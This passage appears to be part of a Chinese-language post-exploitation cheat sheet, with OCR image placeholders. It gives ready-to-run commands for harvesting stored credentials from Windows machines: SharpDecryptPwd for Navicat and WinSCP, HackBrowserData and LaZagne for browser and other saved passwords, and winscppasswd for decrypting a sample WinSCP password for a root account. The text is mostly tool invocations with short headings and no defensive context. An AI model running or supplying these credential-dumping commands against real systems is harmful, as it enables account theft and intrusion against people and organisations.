
(d)、获取 NaviCat 保存的凭据

```
SharpDecryptPwd.exe -NavicatCrypto
```


(e)、获取浏览器保存的凭据

HackBrowserData

```
hack-browser-data--windows-64bit.exe -b all -f json --dir results
```




```
LaZagne.exe browsers
```




```
LaZagne.exe browsers -firefox
```

```
LaZagne.exe all
```

```
LaZagne.exe all -oN -output C:\Users\test\Desktop    #将结果以 txt 格式输出到指定位置
```

(f)、获取 WinSCP 保留的凭据

从注册表获取 username、hostname、encrypted password

```
winscppasswd.exe 172.20.10.13 root A35C475BCE48E217394A552E3333286D6B6E726E6C726D6C726D6F6D2D3D263F38396F7D1C7F48FDFD84626E6B4365EBD6A6
```


```
SharpDecryptPwd.exe
```